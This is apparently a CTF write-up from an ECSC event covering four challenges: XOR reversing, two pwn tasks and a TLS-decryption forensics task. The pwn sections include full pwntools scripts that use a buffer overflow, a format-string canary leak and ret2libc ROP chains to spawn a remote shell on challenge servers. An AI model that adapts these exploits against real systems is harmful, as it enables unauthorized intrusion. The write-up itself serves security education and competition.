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Summary

the-updater (50) : reverse

Proof of Flag

ECSC{90f7a94e0083a95671947ead3f91444bd6abca6c46cdc18ebf00df9cfc5851bc}

Summary

The program connects to a socket, sent two GET requests, save the responses in two arrays and xor them. I searched in the pcap for the responses to GET requests, I xored them and I got the flag.

Proof of solving

The a.out binary was a Mach.O (for MacOS). I decompiled it in Ghidra. From decompilation it seemed like the binary connects to a socket(ip and port from parameters), make a GET request to ‘key’ file and stores it in a ‘key’ array. Then makes a request to a.gif and stores it in a ‘test’ array. Then the program xors element by element the two arrays.

```
pcVar1 = (char *)param_2[1];
iVar2 = _atoi((char *)param_2[2]);
uVar3 = _socket_connect(pcVar1,(ushort)iVar2);
iVar2 = (int)uVar3;
_write(iVar2,"GET /key\r\n\r\n",0xc);
_memset(&_buffer,0,0x400);
while( true ) {
  sVar4 = _read(iVar2,&_buffer,0x3ff);
  if (sVar4 == 0) break;
  ___strcpy_chk(&_key,&_buffer,100);
  pFVar6 = *(FILE **)___stderrp;
  sVar5 = _strlen(&_key);
  _fprintf(pFVar6,"%s %d\n",&_key,sVar5);
  _memset(&_buffer,0,0x400);
}
_shutdown(iVar2,2);
_close(iVar2);
pcVar1 = (char *)param_2[1];
iVar2 = _atoi((char *)param_2[2]);
uVar3 = _socket_connect(pcVar1,(ushort)iVar2);
iVar2 = (int)uVar3;
_write(iVar2,"GET /a.gif\r\n\r\n",0xe);
_memset(&_buffer,0,0x400);
pFVar6 = _fopen("a.gif","wb");
while( true ) {
  sVar4 = _read(iVar2,&_buffer,0x3ff);
  if (sVar4 == 0) break;
  _fprintf(*(FILE **)___stderrp,"%s",&_buffer);
  _fwrite(&_buffer,1,0x400,pFVar6);
  _memcpy(&_test,&_buffer,100);
  _fflush(pFVar6);
  _memset(&_buffer,0,0x400);
}
_printf("\nDecoded: ");
local_30 = 0;
while( true ) {
                    /* xor between two arrays

                       */
  sVar5 = _strlen(&_key);
  if (sVar5 <= (ulong)(long)local_30) break;
  _printf("%c",(ulong)(uint)(int)(char)((&_key)[local_30] ^ (&_test)[local_30]));
  local_30 = local_30 + 1;
}
```

I searched in the pcap for the requests and responses.

a.gif :
"874","18.930733","192.168.1.12","161.35.16.97","TCP","80","50622 → 31337 [PSH, ACK] Seq=1 Ack=1 Win=131584 Len=14 TSval=925284060 TSecr=203191496","50622","50622","","✓"

Applied filter for the response (inversed source with dest):
tcp.srcport == 31337 && ip.src == 161.35.16.97 && tcp.dstport == 50622 && ip.dst == 192.168.1.12
And got some numbers:

```
          04 02 12 02 3a 78 08 53 00 59 0a 57 06 08
0050   04 0f 55 03 01 01 53 00 53 58 0d 54 54 02 53 01
0060   51 09 08 0d 57 0d 52 50 06 07 07 53 59 00 05 55
0070   54 5a 52 5b 04 0f 57 50 51 52 55 00 05 0d 01 55
0080   5a 03 0f 50 52 5b 54 45
```

key:
"795","17.845864","192.168.1.12","161.35.16.97","TCP","78","50587 → 31337 [PSH, ACK] Seq=1 Ack=1 Win=131584 Len=12 TSval=925282996 TSecr=203190412","50587","50587","","✓"

Applied filter for the response :
tcp.srcport == 31337 && ip.src == 161.35.16.97 && tcp.dstport == 50587
And got some characters
AAAAAA85783cc847fb84e7ba9c1c727099c9040fe086fab96857227bedc4b3967ec978

Put numbers of a.gif in the file ‘stream’ and I wrote this python script :

```
msg = 'AAAAAA85783cc847fb84e7ba9c1c727099c9040fe086fab96857227bedc4b3967ec978
'


f = open('stream','r')
increment = 0
for line in f:
   for word in line.split():
      numar2 = int(word,16)
      lit1 = msg[increment]
      numar1 = ord(lit1)
      numar1 ^= numar2
      print(chr(numar1),end='')
      increment += 1
```

Which prints the flag :

ECSC{90f7a94e0083a95671947ead3f91444bd6abca6c46cdc18ebf00df9cfc5851bc}

baby_rop (421) : pwn

Proof of flag


ECSC{261e6aefaddca0758ee01073fd04d4df52c40276ffe9fa24e549eccac63d0654}

Summary

The binary had a buffer overflow vulnerability and I overwritten ret address. I used a ROP chain attack in order to achieve ret2libc(spawning a shell with libc functions). A ROP chain is a sequence of addresses to instructions from binary that we chose to help us. I leaked an adress from Libc in order to identify the Libc version installed on the server and calculate the adresses of other useful functions(execv) and strings (‘/bin/sh’).

Proof of solving

I wrote a script with pwntools python library. Using ROPgadget I found some useful “gadgets” to build my chain. The binary was non PIE so .text addresses would not change. The server had ASLR enabled so only 3 last hexdigits would be constant(used them to identify libc version).



The binary was x64 and I used the calling convention (parameters in registers). In the first stage of attack I built a chain as following : POP_RDI + PUTS@GOT.PLT or LIBC_START_MAIN@GOT.PLT + PUTS@PLT + MAIN_ADDR. So I would call puts to print my libc address and return back to main for the second stage.

Even with ASLR offsets in libc remain the same.


Matches


libc6_2.31-0ubuntu7_amd64
libc6_2.31-0ubuntu8_amd64
libc6_2.31-0ubuntu9_amd64


libc6_2.31-0ubuntu9_amd64 Download

	Symbol	Offset	Difference
◉	__libc_start_main	0x026fc0	0x0
○	system	0x055410	0x2e450
○	_IO_puts	0x0875a0	0x605e0
○	open	0x110cc0	0xe9d00
○	read	0x110fa0	0xe9fe0
○	write	0x111040	0xea080
○	str_bin_sh	0x1b75aa	0x1905ea

All symbols







There I downloaded the libc and started to calculate offsets.

In the second stage I built this chain : POP_RDI + BIN_SH_ADDR@LIBC + POP_RSI + p64(0) + EXECV. I simulated an execv("/bin/sh",0) call and I got a remote shell. Calling SYSTEM was not working on remote server so I used EXECV (maybe because SYSTEM forks itself and forking was not allowed). The plt entries were overwritten so I did some dynamic analysis with IDA Free in order to find the function where the PLT and GOT.PLT segments point to (I could see them after there we're called once).

```
got.plt:0000000000404000 ; Segment permissions: Read/Write
got.plt:0000000000404000 ; Segment alignment 'qword' can not be represented in assembly
got.plt:0000000000404000 _got_plt segment para public 'DATA' use64
got.plt:0000000000404000 assume cs:_got_plt
got.plt:0000000000404000 ;org 404000h
got.plt:0000000000404000 dq offset stru_403E20
got.plt:0000000000404008 qword_404008 dq 7FF56624A190h          ; DATA XREF: sub_401020↑r
got.plt:0000000000404010 qword_404010 dq 7FF566235490h          ; DATA XREF: sub_401020+6↑r
got.plt:0000000000404018 off_404018 dq offset _IO_puts          ; DATA XREF: sub_401060+4↑r
got.plt:0000000000404020 off_404020 dq offset gets              ; DATA XREF: sub_401070+4↑r
got.plt:0000000000404028 off_404028 dq offset _IO_setvbuf       ; DATA XREF: sub_401080+4↑r
got.plt:0000000000404028 _got_plt ends
got.plt:0000000000404028
data:0000000000404030 ; ===========================================================================
```

I put p64(0) twice in the second ropchain because the POP_RSI gadget is in fact pop rsi, pop r15, ret; (I couldn't find a better gadget)

Pwntools script:

```
from pwn import *

p = remote('104.248.42.88','2000')
PAYLOAD = b'A'*264
elf = ELF('./pwn_baby_rop')

PUTS_GOT = elf.symbols['puts']
LIBC_START_MAIN = elf.symbols['__libc_start_main']

PUTS_GOT_PLT = 0x0000000000404018
POP_RDI = 0x0000000000401663
PUTS = 0x0000000000401060
GETS_GOT_PLT = 0x000000000404020
POP_RSI = 0x401661
MAIN = 0x000000000040145C

PAYLOAD+=p64(POP_RDI)
PAYLOAD+=p64(LIBC_START_MAIN)
PAYLOAD+=p64(PUTS)
PAYLOAD+=p64(MAIN)

p.recvuntil('Solve this challenge to prove your understanding to black magic.')
p.sendline(PAYLOAD)
p.recvline()

START_MAIN_ASLR = p.recvline()
START_MAIN_ASLR = int.from_bytes(START_MAIN_ASLR[:-1],byteorder='little',signed=False)

SYSTEM = START_MAIN_ASLR + 0x2e450
BIN_SH = START_MAIN_ASLR + 0x1905ea
EXECV = START_MAIN_ASLR + 0xbf300
p.recvuntil('Solve this challenge to prove your understanding to black magic.')

PAYLOAD1 = b'A'*264
PAYLOAD1 += p64(POP_RDI)
PAYLOAD1 += p64(BIN_SH)
PAYLOAD1 += p64(POP_RSI)
PAYLOAD1 += p64(0)
PAYLOAD1 += p64(0)
PAYLOAD1 += p64(EXECV)

p.sendline(PAYLOAD1)
p.interactive()
```

baby-fmt (470) : pwn

Proof of flag

ECSC{57b5ea29806884409d1a2d20079bd98f38c494c2df50f4c130d6fa326769e22f}


Summary

This also had a buffer overflow vulnerability, because of the gets function. The binary didn't have a stack canary, but it "made" one, using a rand() function. I was able to print it using a format string. After bypassing the "canary" the challenge was similar with baby-pwn. I used the same ROP chain to get a shell (POP_RDI + BIN_SH@LIBC + POP_RSI + p64(0) + EXECV). (by the calling convention of x64 the first argument of a function is put in RDI, then RSI etc...)


Proof of solving

There were two inputs, one for the format string, one for the payload. The first one was limited to 7 chars because of the fgets function. Format string : %9$p%p. I used IDA free for dynamic analysis.

%9$p get the 9-th elem from stack ('9' was chosen by trial and error, until I found the good value)



The first one is the "canary", stored in .bss and at [rbp-18]. The "hacking detection" function checks if there is difference between .bss and [rbp-18]. By reading the canary before, I placed it in my buffer, so it would fit [ebp-18] and bypass the anti-hacking function.




```
bss:000055C0FA44A028
bss:000055C0FA44A029 align 4
bss:000055C0FA44A02C our_canary dd 266DF1C9h
bss:000055C0FA44A02C
bss:000055C0FA44A02C _bss ends
```

The second address was _ IO_2 _ 1 _ stdout + 0x83, present on the stack. I substracted the 0x83 and using the site libc.nullbyte.cat (used at the pwn_baby_rop). I found that the libc was the same (libc6_2.31-0-ubuntu9-amd64), as indicated by the hint.

```
00007FFED31933B0  000055CAB72AE078  .rodata:aHelloStrangerW
00007FFED31933B8  00007F99C01FD6A0  libc_2.30.so:_IO_2_1_stdout_
00007FFED31933C0  00007F99C01FD723  libc_2.30.so:_IO_2_1_stdout_+83
00007FFED31933C8  00007F99C01FE4A0  libc_2.30.so:_IO_file_jumps
00007FFED31933D0  0000000000000D68
00007FFED31933D8  00007F99C00BF276  libc_2.30.so:_IO_file_setbuf+F6
00007FFED31933E0  00007F99C01FD6A0  libc_2.30.so:_IO_2_1_stdout_
00007FFED31933E8  0000000000000001
00007FFED31933F0  00007F99C01FD6A0  libc_2.30.so:_IO_2_1_stdout_
00007FFED31933F8  000055CAB72AE078  .rodata:aHelloStrangerW
00007FFED3193400  000055CAB72B0010  .bss:stdout
00007FFED3193408  00007F99C01FE4A0  libc_2.30.so:_IO_file_jumps
```


The “hacking detection” function



I had a libc address so I could calculate all the addresses

Because this was a PIE executable, I couldn't use rop gadgets from binary(randomized addresses each time), so I used gadgets from the libc itself (I can use my leaked libc address). I searched for them with ROPgadget and added the offset to the calculated LIBC_BASE.

Example : ROPgadget --binary libc6_2.31-0ubuntu9_amd64.so | grep 'pop rdi ;' | less



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



The checksec of the program:



Pwntools based exploit script

```
from pwn import *
from codecs import *

p = process('./pwn_baby_fmt')
p = remote('104.248.42.88','2001')
p.recvuntil('town?')

p.sendline('%9$p%p')
p.recvline()
p.recvline()

date = p.recvline()
date = date[:-1] #formatarea convenabila a datelor
date = date.split(b'x')

CANARY = date[1][1:-1]
CANARY = decode(CANARY,'hex')
CANARY = int.from_bytes(CANARY,byteorder='big',signed=False)

LIBC_STDOUT = decode(date[2],'hex')
LIBC_STDOUT = int.from_bytes(LIBC_STDOUT,byteorder='big',signed=False)

LIBC_BASE = LIBC_STDOUT - 0x83 - 0x1ec6a0

POP_RDI = 0x0000000000026b72
POP_RSI = 0x0000000000027529
EXECV = 0x0000000000e62c0
BIN_SH = 0x1b75aa
print(hex(CANARY))
print(hex(LIBC_STDOUT))

p.recvuntil('Chalcatongo?')
input('pauza') # pentru a atasa debugger

PAYLOAD = b'Z'*5
PAYLOAD += p64(CANARY)
PAYLOAD += b'Z'*(16 + 8)
PAYLOAD += p64(POP_RDI + LIBC_BASE)
PAYLOAD += p64(BIN_SH + LIBC_BASE )
PAYLOAD += p64(POP_RSI + LIBC_BASE)
PAYLOAD += p64(0)
PAYLOAD += p64(EXECV + LIBC_BASE)
p.sendline(PAYLOAD)

p.interactive()
```

key-of-castle (359) : forensics

Proof of flag

ECSC{6be66bc90994604d67eac1b05d16d0d682c7213fada57098283cc9dc895f4bfb}

Summary


A very big pcap, lots of TLS encrypted packets, saw some key exchanges. After some search I found that SSLKEYLOGFILE was enabled on intercepted machine, so I copied it to get the Pre-Master-Secret and decrypt the pcap. The flag was in a HTTP2 request.

Proof of solving

Filtered for HTTP packets and found this:

```
7225 246.564574036 192.168.0.102        192.168.0.102        HTTP      416 GET /private.log HTTP/1.1
7263 246.566036644 192.168.0.102        192.168.0.102        HTTP     3423 HTTP/1.0 200 OK
7483 270.543165501 192.168.0.102        192.168.0.102        HTTP      416 GET /private.log HTTP/1.1
7521 270.543689600 192.168.0.102        192.168.0.102        HTTP     3423 HTTP/1.0 200 OK
```

I clicked “Follow HTTP stream” and I found this:



After a bit of searching I found it stored a pre-master-key and I could decrypt my pcap with it.

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

